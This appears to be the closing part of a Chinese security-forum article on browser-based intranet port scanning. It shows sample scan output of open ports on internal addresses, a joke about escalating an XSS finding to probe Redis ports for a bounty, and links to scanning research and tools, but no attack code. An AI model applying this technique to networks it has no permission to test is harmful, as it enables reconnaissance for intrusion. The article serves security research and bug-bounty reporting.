全种类浏览器内网端口扫描



The following ports are open:1080 on 127.0.0.1
The following ports are open:80 on 10.131.28.132
The following ports are open:80 on 10.131.28.162
Scanning 218 of 956 using port 1138 on 10.131.28.64

总结

受限于篇幅,没能很全面地介绍前端中的扫描姿势,有时间的话,再补一篇.....

在这个XSS漏洞一直不被国内厂商重视,一片忽略的背景下.....在"瘦服务端,厚客户端"的背景下.....

讲个笑话,某白帽子,发现一处主站XSS漏洞

A: Alert(1)大法!!!!!

客服:忽略

B:【截图】小姐姐~这个XSS能探测到你们开着两个Redis端口诶~

客服: ¥4000

emmm,笑话有点冷,但好像挺真实的。不扩大战果,不展示危害,永远不被业务人员重视。在危害问题上稍微装X一点,貌似才是对整个安全生态有利的做法。

hackone上, Google某登录页面没有上SSL, 赏金500美刀。为这样的企业点赞!

参考链接:

http://wonderkun.cc/index.html/?p=747

https://portswigger.net/blog/exposing-intranets-with-reliable-browser-based-port-scanning

https://github.com/SkyLined/LocalNetworkScanner/

http://portswigger-labs.net/portscan/

https://gist.github.com/l4wio/3a6e9a7aea5acd7a215cdc8a8558d176

点击收藏 | 2 关注 | 2

上一篇:预装性移动设备恶意软件的相关研究下一篇:预装性移动设备恶意软件的相关研究

- 1. 0 条回复
 - 动动手指,沙发就是你的了!

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板